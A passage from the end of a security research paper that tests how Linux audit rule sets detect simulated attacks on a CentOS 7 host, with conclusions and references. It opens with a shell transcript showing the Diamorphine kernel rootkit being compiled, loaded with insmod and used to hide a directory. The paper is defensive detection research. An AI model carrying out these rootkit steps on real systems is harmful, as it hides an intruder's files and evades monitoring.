  inflating: Diamorphine-master/LICENSE.txt
  inflating: Diamorphine-master/Makefile
  inflating: Diamorphine-master/README.md
  inflating: Diamorphine-master/diamorphine.c
  inflating: Diamorphine-master/diamorphine.h
-bash-4.2# cd Diamorphine-master/
-bash-4.2# make
make -C /lib/modules/3.10.0-123.el7.x86_64/build M=/usr/lib/X11/Diamorphine-master modules
make[1]: Entering directory `/usr/src/kernels/3.10.0-123.el7.x86_64'
  CC [M]  /usr/lib/X11/Diamorphine-master/diamorphine.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /usr/lib/X11/Diamorphine-master/diamorphine.mod.o
  LD [M]  /usr/lib/X11/Diamorphine-master/diamorphine.ko
make[1]: Leaving directory `/usr/src/kernels/3.10.0-123.el7.x86_64'
-bash-4.2# insmod diamorphine.ko
-bash-4.2# cd ..
-bash-4.2# mkdir diamorphine_secretevil
-bash-4.2# ls -lah
total 24K
drwxr-xr-x.  6 root root 4.0K Jul  6 15:41 .
dr-xr-xr-x. 46 root root 4.0K Jul  1 12:15 ..
-rw-------.  1 root root   14 Jul  1 12:16 .bash_history
drwxr-xr-x.  3 root root   17 Jul  1 12:15 .cache
drwxr-xr-x.  3 root root   17 Jul  1 12:15 .config
drwxr-xr-x.  3 root root 4.0K Jul  6 15:40 Diamorphine-master
-rw-r--r--.  1 root root 4.7K Jul  6 15:39 master.zip
-bash-4.2# mv Diamorphine-master diamorphine_secretevil
-bash-4.2# rm master.zip
-bash-4.2# ls -lah
total 8.0K
drwxr-xr-x.  5 root root   82 Jul  6 15:42 .
dr-xr-xr-x. 46 root root 4.0K Jul  1 12:15 ..
-rw-------.  1 root root   14 Jul  1 12:16 .bash_history
drwxr-xr-x.  3 root root   17 Jul  1 12:15 .cache
drwxr-xr-x.  3 root root   17 Jul  1 12:15 .config
-bash-4.2# ls -lah diamorphine_secretevil
total 4.0K
drwxr-xr-x. 3 root root   31 Jul  6 15:42 .
drwxr-xr-x. 5 root root   82 Jul  6 15:42 ..
drwxr-xr-x. 3 root root 4.0K Jul  6 15:40 Diamorphine-master
-bash-4.2# exit
logout
Connection to 10.0.2.8 closed.
root@kali:~#
```

Figure 11: Installation and execution of the Diamorphine rootkit.

4.6.1 Attack Sequence 7 Results

All three of the rule sets logged the login and logoff of the xhelper user and the connection details in varying degrees. The subversion of the kernel by way of the LKM rootkit was completely unobserved. In both the CAPP and STIG rule sets there is a block of rules that are commented out which are headed by the comment "## Optional - might want to watch module insertion." Had these rules been active it is highly probable that this attack would have been logged by the audit system. The system logs recorded only the login event by the xhelper user.

5. Conclusion

The Linux Kernel auditing system is a very powerful tool for monitoring system activity. The auditing system is provided with good documentation and sample rules files but does not provide incident responders with expectations for what strengths and limitations the audit system has in logging attacker activity. After simulating a variety of attacks against the CentOS 7 target some patterns begin to become clear. The Nikto and SQL injection attacks clearly demonstrated that with the tested configurations, the audit system is effectively blind to attacks that target the application layers and never pivot into leveraging OS level commands or files. For this reason, administrators and security teams should ensure that adequate logs from the application and network layers are captured since the auditing system is of little help in this situation.

The tight integration between SSH, the PAM system, and the auditing mechanism means that any attack targeting these components directly, as the brute force example did, will be extremely well documented by the audit system. In this case, the additional rules defined by the standards-based rulesets did not provide any real information that was not already logged by the audit system's default behavior and did add to the understanding of these attacks.

The OS command injection, local privilege escalation, and rootkit attacks illuminated some of the subtle considerations in audit rule development. The OS command injection demonstrated the value of monitoring all accesses to security critical files, shown by the fact that only the CAPP rule set detected the access to the /etc/shadow file as part of that exploit. In the case of the local privilege escalation, the rules monitoring delete syscalls allowed the STIG configuration to log events that would enable a responder to identify the manual modification of the syslog files. The rootkit attack went undetected; in two cases this could have been caught if a few rules had been uncommented. Another rule option here would be to establish a file watch on the “make” command and GCC compiler. On the majority of production systems, use of this functionality is probably rare and rules of this type would have caught the malicious kernel module that was compiled.

This work demonstrates that the audit system can log a variety of activity not logged by other mechanisms that can aid security teams and system administrators in detecting and understanding malicious activity. Developing an optimal set of audit rules for a given system remains a challenge. This demonstration suggests that a strong understanding of normal system behavior is key to creating effective rules that maximize the signal to noise ratio. The standards-based rules seem to provide a start for an audit rule set but require tuning and additions to be truly useful.

Avenues of future work suggested by this paper would include a detailed analysis of attacks on Linux systems to identify patterns and to derive audit rules from those patterns. Experimentation could also be done to see to what degree syscall auditing could detect attacks against the application layer.

References

Cid, D. (2013, July 15). SSH brute force? The 10-year-old attack that still persists. Retrieved July 22, 2018, from https://blog.sucuri.net/2013/07/ssh-brute-force-the-10-year-old-attack-that-still-persists.html

Faith, R. (2004, March 1). [PATCH][RFC] Light-weight auditing framework. Retrieved from https://marc.info/?l=linux-kernel&m=107815879812958&w=2

Grubb, S. (2011). *Native host intrusion detection with RHEL6 and the audit subsystem* [PDF document of slides]. Retrieved from https://people.redhat.com/sgrubb/audit/audit_ids_2011.pdf

Grubb, S. (n.d.). auditctl(8) - Linux man page. Retrieved from https://linux.die.net/man/8/auditctl

Ionescu, P. (2015, April 8). The 10 most common application attacks in action. Retrieved July 22, 2018, from https://securityintelligence.com/the-10-most-common-application-attacks-in-action/

Jahoda, M., Gkioka, I., Krátký, R., Prpič, M., Čapek, T., Wadeley, S., … Ruseva, Y. (2018). Security guide: chapter 6. system auditing. Retrieved from https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/security_guide/chap-system_auditing

Kostadinov, D. (2013, March 25). The cyber exploitation life cycle. Retrieved from https://resources.infosecinstitute.com/the-cyber-exploitation-life-cycle/

Kılıç, B. (2018, May 15). Twitter #CVE-2018-1111. Retrieved June 19, 2018, from https://twitter.com/Barknkilic/status/996470756283486209

Linux man-pages project. (2017, March 13). setxattr(2) - Linux manual page. Retrieved from http://man7.org/linux/man-pages/man2/setxattr.2.html

Noblett, T. (2006, September). Business of IT: understanding regulatory compliance. Retrieved from https://technet.microsoft.com/en-us/library/2006.09.businessofit.aspx

U.S. Department of Commerce. (2013). *Security and privacy controls for federal information systems and organizations* (800-53). Retrieved from http://dx.doi.org/10.6028/NIST.SP.800-53r4

Vaughan-Nichols, S. J. (2018, April 23). What's the most popular Linux of them all? Retrieved from https://www.zdnet.com/article/whats-the-most-popular-linux-of-them-all/

Appendix

The audit configuration files, system logs, raw audit log results and other artifacts from preparing this paper are available for perusal at https://sites.google.com/view/davidkennel/home